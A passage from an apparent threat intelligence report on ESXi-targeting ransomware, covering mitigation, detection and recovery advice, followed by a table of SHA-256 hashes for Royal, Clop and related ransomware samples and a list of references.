To mitigate against most initial access vectors, ensure the ESXi hypervisor is not exposed to the public internet. To prevent the spread of an attack starting from ESXi, limit the communication between the servers and the rest of the network either by restricting allowed addresses and ports via native settings (“Allowed IP Addresses” on ESXi), firewall access control lists or both.

To detect an ongoing attack, monitor abnormal activities on network traffic and on ESXi servers. Network intrusion detection systems can detect network scanning and exploitation attempts, including for known vulnerabilities and anomalous or malformed packets. Network traffic from or to unknown IP addresses can also indicate exploitation. On ESXi servers, detection is more difficult because attackers rely on native commands that are hard to differentiate from usual system administrator actions. The Recorded Future report presents several ideas for monitoring anomalies. They include monitoring log files for authentication attempts, operations on VM snapshots and potentially malicious commands, such as `esxcli`.

Ensure there are backups of the VMs residing outside the ESXi environment to enable recovery in the case of an attack. To recover from an attack, recommendations vary depending on the payload used. CISA published an extensive guide on recovering from ESXiArgs, while the Clop ELF variant had a flaw allowing for decryption for some time. The ID Ransomware project helps in identifying the malware used in an attack, while the No More Ransom project links to dozens of publicly available decryptors. VMware has a setup a dedicated page with resources related to the ESXiArgs ransomware as well a page with resources about other ransomware on ESXi.

5. IOCs

Indicator (SHA-256)	File type	Type
bdb4f2b6e44e97f989f3141bc1a35d5fed9e1a6721e851a72a5fcc05f3b31494	ELF	Royal Ransomware
b64acb7dcc968b9a3a4909e3fddc2e116408c50079bba7678e85fee82995b0f4	ELF	Royal Ransomware
11b1b2375d9d840912cfd1f0d0d04d93ed0cddb0ae4ddb550a5b62cd044d6b66	ELF	Encrypt
10c3b6b03a9bf105d264a8e7f30dcab0a6c59a414529b0af0a6bd9f1d2984459	Bash script	Encrypt.sh
06abc46d5dbd012b170c97d142c6b679183159197e9d3f6a76ba5e5abf99972	ELF	Royal Ransomware
b57e5f0c857e807a03770feb4d3aa254d2c4c8c8d9e08687796be30e2093286c	ELF	Royal Ransomware
09d6dab9b70a74f61c41eaa485b37de9a40c86b6d2eae7413db11b4e6a8256ef	ELF	Clop Ransomware

6. References

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21974
- https://kb.vmware.com/s/article/76372
- https://www.bleepingcomputer.com/news/security/linux-version-of-royal-ransomware-targets-vmware-esxi-servers/
- https://www.vmware.com/security/advisories/VMSA-2021-0002.html
- https://www.bleepingcomputer.com/news/security/clop-ransomware-flaw-allowed-linux-victims-to-recover-files-for-months/